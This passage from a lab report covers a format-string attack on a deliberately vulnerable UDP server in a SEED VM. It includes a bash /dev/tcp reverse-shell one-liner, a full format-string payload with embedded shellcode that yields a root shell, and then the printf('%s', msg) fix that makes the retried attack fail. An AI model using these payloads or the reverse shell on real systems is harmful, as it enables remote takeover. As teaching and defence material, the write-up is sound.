- The following bash code is used on the client side to try to gain access, where the localhost in our case is the server's **127.0.0.1**


/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1

- We initiate connection on one terminal using **nc** command and on port **7070**.




```
[03/23/21]seed@VM:/$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
```

- On another terminal, the server code is run. Meanwhile on the third terminal, we input the bash code with format specifiers.



```
[03/23/21]seed@VM:~$ echo $(printf "\xda\xef\xff\xbf@@@
@\xd8\xef\xff\xbf")%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x%.48963x%hn%.1263
7x%hn$(printf  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x
68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\
x682>&1\x68<&1 \x6870 0\x68t/70\x68lhos\x68loca\x68tcp/
\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc
9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x
80") | nc -u 127.0.0.1 9090
```

- As we see below, we are able to get access to the root shell on the terminal we started listening using port **7070** indicated by (#) on the root shell proving that our attack is successful.




```
[03/23/21]seed@VM:/$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted
(family 2, sport 53124)
root@VM:/home/seed/Desktop#
```

```
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
0000000000000000000000000000040404040����������������1�P
hbashh////h/bin��1�Ph-ccc��1�Rh2>&1h<&1 h70 0ht/70hlhos
hlocahtcp/hdev/h > /hh -ih/bash/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```


Task 8 – Problem Fix:

- Earlier in task 1, we got a warning message from the compiler when the program was compiled. That was because in the code of server.c, we don't have any access specifier for the print statement present there.




```
[03/23/21]seed@VM:~/lab5$ gcc -DDUMMY_SIZE=80 -z execst
ack -o server server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and
 no format arguments [-Wformat-security]
     printf(msg);
     ^
```

- To overcome this problem, we add an access specifier (**%s)** for the string literal, corresponding to the string message that is printed out. The code change is shown below:




```
char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

- The server code is then compiled and run again. This time, there is no warning message displayed.




```
[03/23/21]seed@VM:~/lab5$ sudo gcc -DDUMMY_SIZE=80 -z e
xecstack -o server server.c
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
```

- The error mainly occurs when we try to request input from the user (or) print out a message to the terminal, without having any format specifier corresponding to the format of the message.
- Now, the same attack is tried again after fixing this vulnerability by running server and client on two different terminals.



```
[03/23/21]seed@VM:~/lab5$ sudo gcc -DDUMMY_SIZE=80 -z e
xecstack -o server server.c
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
```

```
[03/23/21]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08").
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%n | nc -u 127.0.0.1 9090
```



```
[03/23/21]seed@VM:~/lab5$ sudo gcc -DDUMMY_SIZE=80 -z e
xecstack -o server server.c
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
@�.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%n
The value of the 'target' variable (after): 0x11223344
```

- On trying to launch the same attack, it ends up being unsuccessful. The reason for this attack failing is because of the format specifier added to clear the warning. Since the format specifier (**%s**) string literal was added to the print statement, it treats the entire set of characters as a string and does not consider the **%.8x** as a format specifier, thus resulting in the failure of the attack.